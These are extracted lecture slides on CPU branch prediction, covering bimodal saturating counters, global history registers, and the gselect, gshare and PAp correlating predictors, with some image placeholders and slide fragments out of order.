
- n-bit BHT predictor essentially based on a saturating counter: taken increments, not-taken decrements
- predict taken if most significant bit is set

- ▶ Most branches are highly biased: either almost-always taken, or almost-always not-taken
- ▶ Works badly for branches which aren't



Often called the “bimodal” predictor

# Bias



# Is local history all there is to it?

- The bimodal predictor uses the BHT to record “local history” - the prediction information used to predict a particular branch is determined only by its memory address
- Consider the following sequence:
  - **It is very likely that condition C2 is correlated with C1 - and that C3 is correlated with C1 and C2**
  - **How can we use this observation?**

```
if (C1) then  
    S1;  
endif  
if (C2) then  
    S2;  
endif  
if (C3) then  
    S3;  
endif
```

# Global history

- Definition: Global history. The taken - not-taken history for all previously-executed branches.
  - Idea: use global history to improve branch prediction
- Compromise: use  $m$  most recently-executed branches
  - Implementation: keep an  $m$ -bit Branch History Register (BHR) - a shift register recording taken - not-taken direction of the last  $m$  branches
- Question: How to combine local information with global information?


## Branch history register

## Program counter

- This is an  $(m, n)$  "gselect" correlating predictor:

- $m$  global bits record behaviour of last  $m$  branches
- These  $m$  bits are used to select which of the  $2^m$   $n$ -bit BHTs to use

Select



$k$  low-order bits

$n$ -bit local branch history


Popular choice is  $m=2$ ,  $n=2$ , so four tables each of  $2 \times 2^k$  bits

$2^m$   $n$ -bit BHTs

prediction

"Gselect"

# How many bits of branch history should be used?




- (2,2) is good, (4,2) is better, (10,2) is worse

# Variations

- There are many variations on the idea:
  - **gselect**: many combinations of  $n$  and  $m$
  - **global**: use *only* the global history to index the BHT - ignore the PC of the branch being predicted (an extreme (n,m) gselect scheme)
  - **gshare**: arrange bimodal predictors in single BHT, but construct its index by XORing low-order PC address bits with global branch history shift register - claimed to reduce conflicts
  - **Per-address Two-level Adaptive using Per-address pattern history (PAp)**: for each branch, keep a  $k$ -bit shift register recording its history, and use this to index a BHT *for this branch* (see Yeh and Patt, 1992)
- Each suits some programs well but not all


# Horses for courses

branch prediction accuracy in percentage



